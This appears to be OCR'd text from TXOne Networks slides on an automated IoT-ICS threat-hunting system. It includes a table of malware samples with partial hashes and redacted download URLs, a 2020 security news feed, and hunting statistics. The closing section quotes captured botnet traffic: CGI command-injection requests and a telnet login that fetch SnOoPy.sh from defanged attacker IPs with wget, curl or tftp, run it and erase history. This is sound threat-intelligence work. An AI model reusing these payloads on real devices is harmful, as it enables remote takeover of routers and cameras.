
5. Malware Analyzer




mal_name	shasum	dl_url
b3astmode.mips	484d02adc751b34b4f06279e101cb1 [redacted] 31bc5e5909423303657 1afcaf	https://192.3. [redacted] eastmode/b3astmode.mips
Formula.x86	348621548d396a10eb0535b1ddc6c3 [redacted] 4c64940afe7693c02cff51625f	http://192.3.2 [redacted] ns/Formula.x86
bot.pl	0c85ee163f3a5353b35a40dab37a55 [redacted] 2e0ee566cfabcc327ed183079	http://192.3.4 [redacted] t.pl
3306	762bdef625adb5849c0cacf37941889 [redacted] 92d958b2a4e9d54c65370ba5	http://98.159. [redacted] 06
8000	f0343b26025df6cf378cc5dc4c8ff2db [redacted] 97ce384eb6d69c6e921ee2f	http://98.159. [redacted] 8000
8000	f0343b26025df6cf378cc5dc4c8ff2db [redacted] 97ce384eb6d69c6e921ee2f	http://98.159. [redacted] 00
xmi	10549b8dba5ec8eb2f8fcdb3d735390 [redacted] 3a1cb2d90f6fc7d49b476cd7b	http://205.185 [redacted] l/xmi
vcimanagement.mips	5024c60e7c969293089549f8d41ba3 [redacted] 9f7d0e9be83c797bfdd2278aa	https://172.92 [redacted] ins/vcimanagement.mips
jKira.mips	7448aea61ccbafbb840410c05e4241 [redacted] 25391d9dc020356fe1ea72012	https://107.17 [redacted] 12/bins/jKira.mips
mips	1d81958156a7333989696e9d4e9b60 [redacted] b38710bff81ec48cf8f5f1c33d	https://37.49. [redacted] mips
vcimanagement.mips	3cab00223458575395b99e63098267 [redacted] 094bd65eb63553031abf1c4dd1	https://52.146 [redacted] /bins/vcimanagement.mips
Astra.mips	48880dc57b5e002412bae8fcf95b0cb [redacted] a3425c3a46f120e8eda7e0ef9	https://192.21 [redacted] 1/bins/Astra.mips
work.sh	c1e198ac3c34251b5c33c9611a1715 [redacted] 7b0a013ec991f8bffb48bc91d2	http://behash [redacted] rk.sh
mips	2837acd73b270372971d932cddc532 [redacted] ec56e619ac7ac44ba15ef54882	https://37.49. [redacted] /bins/mips
mips	882eb89e5bc23dd08e53b0fa7ddfcdc [redacted] 5a3b9f30220dea0039bcd3d0d	https://45.95. [redacted] /bins/mips
lan	271420049365b0063fc0fc69b372c18 [redacted] 757fa5f5eed5171651c24974	http://145.14. [redacted] /setup/lan
23	68b77d35f6976c67767fa4358c6e567 [redacted] 8b14a340f1a7294e329fd0f9	http://98.159. [redacted] 3
Hilix.mips	275b068d3a04cbce505b89f1da130e [redacted] 227c9e9fa0cdd9a5d0372c18	https://37.49. [redacted] /bins/Hilix.mips
3307	29758396d04a16e12b52f470a2d998 [redacted] 5b9d2c9318543c08ab2ac70a7	http://98.159. [redacted] 07
mips	9de0c26dd0fc85eff3e0c4b237c1f9b2 [redacted] 4d44dd8c3c406f9005064fe	https://159.89 [redacted] 0/bins/mips
mips	612a6b6eb403099a857222b35f370b [redacted] a0ea28d2f7f740fd93ae0f109	https://192.99 [redacted] /fuckurlhausdumbindianretards13337skids/mips
b3astmode.mips	2c61ade6323527b000cc27babbba21 [redacted] 508812559d3a89807f48fe6446	https://45.95. [redacted] /beastmode/b3astmode.mips
b3astmode.mips	1ba8719779106fdd92e8bd7d6cb7e6 [redacted] 6f1762231ea70b33a845f22e5	https://194.15 [redacted] eastmode/b3astmode.mips
bot.pl	2339abcb78c46bf6ccdfce533b163d7 [redacted] 5dde3531706b1ffb301f143	http://163.172 [redacted] /bot.pl
8080	1e87a5dba16588bf91144de1b34a52 [redacted] 88bca63f79dd95d3087253d72	http://98.159. [redacted] 80

6. Threat Intelligence based on Athena

- Here, the threat analyst manually hunts down the in-depth threat





[ICS-CERT] OSIsoft PI Interface for OPC XML-DA 2020-11-10

[ICS-CERT] Siemens SIMATIC S7-300 and S7-400 CPUs (Update B) 2020-11-10

[Security Week] Microsoft Patches Windows Vulnerability Chained in Attacks With Chrome Bug 2020-11-10

[Security Week] PLATYPUS: Hackers Can Obtain Crypto Keys by Monitoring CPU Power Consumption 2020-11-10

[Security Week] Flaws in PcVue SCADA Product Can Facilitate Attacks on Industrial Organizations 2020-11-10

[DARKReading] Malware Hidden in Encrypted Traffic Surges Amid Pandemic 2020-11-10

[DARKReading] Claroty Details Vulnerabilities in Schneider PLCs 2020-11-10

[DARKReading] How Hackers Blend Attack Methods to Bypass MFA 2020-11-10

[Threat post] Microsoft Teams Users Under Attack in 'FakeUpdates' Malware Campaign 2020-11-10

[iThome] 仁寶傳出遭勒索軟體攻擊，該公司予以否認，並認為疑似是駭客入侵造成網路異常 2020-11-09


[ICS-CERT] OSIsoft PI Vision 2020-11-10

[ICS-CERT] Schneider Electric PLC Simulator for EcoStruxure Control Expert 2020-11-10

[ICS-CERT] SIMATIC S7-300 CPUs and SINUMERIK Controller 2020-11-10

[ICS-CERT] Siemens SCALANCE W 1750D 2020-11-10

[ICS-CERT] Siemens UMC Stack (Update C) 2020-11-10



[KitPloit - PenTest Tools!] ReconNote - Web Application Security Automation Framework Which Recons The Target For Various Assets To Maximize The Attack Surface For Security Professionals & Bug-Hunters 2020-11-09

[ZDI (Published)] ZDI-20-1363: Cisco WebEx Network Recording Player ARF File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1362: Cisco WebEx Network Recording Player ARF File Parsing Uninitialized Pointer Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1361: Cisco WebEx Network Recording Player ARF File Parsing Out-Of-Bounds Write Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1360: WECON PLC Editor WCP File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1359: WECON PLC Editor WCP File Parsing Heap-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1358: WECON PLC Editor WCP File Parsing Stack-based Buffer Overflow Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1357: Adobe Acrobat Reader DC AVDocumentLocal Use-After-Free Information Disclosure Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1356: Adobe Acrobat Pro DC PDF Export Out-Of-Bounds Read Information Disclosure Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1355: Adobe Acrobat Pro DC PDF Export Out-Of-Bounds Write Remote Code Execution Vulnerability 2020-11-10

[ZDI (Published)] ZDI-20-1354: Adobe Acrobat Reader DC ID Parameter Out-Of-Bounds Read Information Disclosure Vulnerability 2020-11-10

7. One-Click Deployment/Re-Deployment

- This is a function set up to strengthen our automated process.
- This demo video is a time-lapse video. The complete deployment process takes about 1-2 hours.

One-Click Deployment of Automated Threat Hunting System

TXOne Networks Inc.

Highlights of the IoT-ICS Hunting System

Hunting Engine

In-Depth Analysis

Payload Classification


Dynamic Adjustment

One-Click (Re-)Deployment

Construction Cost Decreasing

Highlights of the IoT-ICS Hunting System

Construction Cost Decreasing



In-Depth Analysis of Our IoT-ICS Threat Intelligence

IoC Hunting as A Service

Analyzed 20^{+} TB Traffic

Detected 1.2 Billion Attacks

Hunted 70^{+} Million Malicious IPs

Hunted 15^{+} Million Suspicious Domains

IoC Hunting as A Service


Blocked 37^{+} M
Malicious IPs


Found 1.4^{+} M
Possible Botnet
Devices

Blocked 2.1^{+} M
Malicious
Domains

Found 2.6^{+} M
Malwares


IoC Hunting as A Service





txOne networks

Global Botnet Analysis and Alert



```
GET /cgi-
bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=Lw==&username=admin%20;XmlAp%20r%20Account.User1.Password%3E$(cd%20/tmp;%20wget%20hxxp://104.168.xxx.xxx/SnOoPy.sh%
20-O%2012.SnOoPy.sh;curl%20-O%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-O%2011.SnOoPy.sh;%20chmod%20777%20*;%20sh%2011.SnOoPy.sh;%20sh%2012.SnOoPy.sh)&password=admin Hxxp/1.0\r\n\r\nGET
/cgi-bin/supervisor/CloudSetup.cgi?exefile=cd%20/tmp;%20wget%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-O%2012.SnOoPy.sh;curl%20-O%20hxxp://104.168.xxx.xxx/SnOoPy.sh%20-
O%2011.SnOoPy.sh;%20chmod%20777%20*;%20sh%2011.SnOoPy.sh;%20sh%2012.SnOoPy.sh Hxxp/1.0\r\n\r\n
```

```
root\r\nroot\r\ncd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget hxxp://85.239.xxx.xxx/SnOoPy.sh; chmod 777 *; sh SnOoPy.sh; tftp -g 85.239.xxx.xxx -r tftp1.sh; chmod 777 *; sh tftp1.sh; rm -rf *.sh; history -c\r\n
```

